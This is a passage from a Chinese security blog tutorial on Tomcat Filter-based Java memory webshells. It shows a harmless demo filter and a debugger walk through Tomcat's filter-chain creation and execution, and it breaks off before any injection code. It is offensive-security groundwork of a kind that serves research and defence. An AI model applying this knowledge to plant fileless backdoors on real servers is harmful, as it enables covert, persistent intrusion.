Java 内存马第二篇 - Tomcat 内存马#
二、Tomcat 内存马#
1. Filter 内存马#
Filter 我们称之为过滤器,是 Java 中最常见也最实用的技术之一,通常被用来处理静态 web 资源、访问权限控制、记录日志等附加功能等等。一次请求进入到服务器后,将先由 Filter 对用户请求进行预处理,再交给 Servlet。
通常情况下,Filter 配置在配置文件和注解中,在其他代码中如果想要完成注册,主要有以下几种方式:
- 使用 ServletContext 的 addFilter/createFilter 方法注册;
- 使用 ServletContextListener 的 contextInitialized 方法在服务器启动时注册(将会在 Listener 中进行描述);
- 使用 ServletContainerInitializer 的 onStartup 方法在初始化时注册(非动态,后面会描述)。
1.1 环境创建#
web.xml:
1
2
3
4
5
6
7
8
| <filter>
<filter-name>FilterTest</filter-name>
<filter-class>com.src.tomcatdemo.FilterTest</filter-class>
</filter>
<filter-mapping>
<filter-name>FilterTest</filter-name>
<url-pattern>/filter</url-pattern>
</filter-mapping>
|
自定义一个 Filter:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
| package com.src.tomcatdemo;
import javax.servlet.*;
import java.io.IOException;
public class FilterTest implements Filter {
@Override
public void init(FilterConfig filterConfig) throws ServletException {
System.out.println("Filter launch");
}
@Override
public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOException, ServletException {
System.out.println("The filtering operation was performed\n");
filterChain.doFilter(servletRequest, servletResponse);
}
@Override
public void destroy() {}
}
|

1.2 流程分析#
在访问 /filter 之后的流程分析#
1
| filterChain.doFilter(servletRequest, servletResponse);
|
断点调试


ApplicationFilterChain.dofilter

安全检查:如果启用了安全管理器(Globals.IS_SECURITY_ENABLED),则在特权上下文中执行
执行:实际过滤逻辑在internalDoFilter方法中完成

此时的 filter 中有俩个值:
0 是我们自定义的 FilterTest
1 是 tomcat 自带的



调用了filter.doFilter(),而filter是通过filterConfig.getFilter()得到的,filterConfig定义如下
总的来说:#
最后一个 filter 调用 servlet 的 service 方法
上一个 Filter.doFilter() 方法中调用 FilterChain.doFilter() 方法将调用下一个 Filter.doFilter() 方法;
最后一个 Filter.doFilter() 方法中调用的 FilterChain.doFilter() 方法将调用目标 Servlet.service() 方法。
只要 Filter 链中任意一个 Filter 没有调用 FilterChain.doFilter() 方法,则目标 Servlet.service() 方法都不会被执行。
在访问 /filter 之前的流程分析#
filter是如何被创建并注册的

之前的流程:

进入 StandardWrapperValve.invoke
这个函数中有 creatFilterChain

一个filterConfig对应一个Filter,用于存储Filter的上下文信息。这里的filters属性是一个ApplicationFilterConfig数组。我们来寻找一下ApplicationFilterChain.filters属性在哪里被赋值。
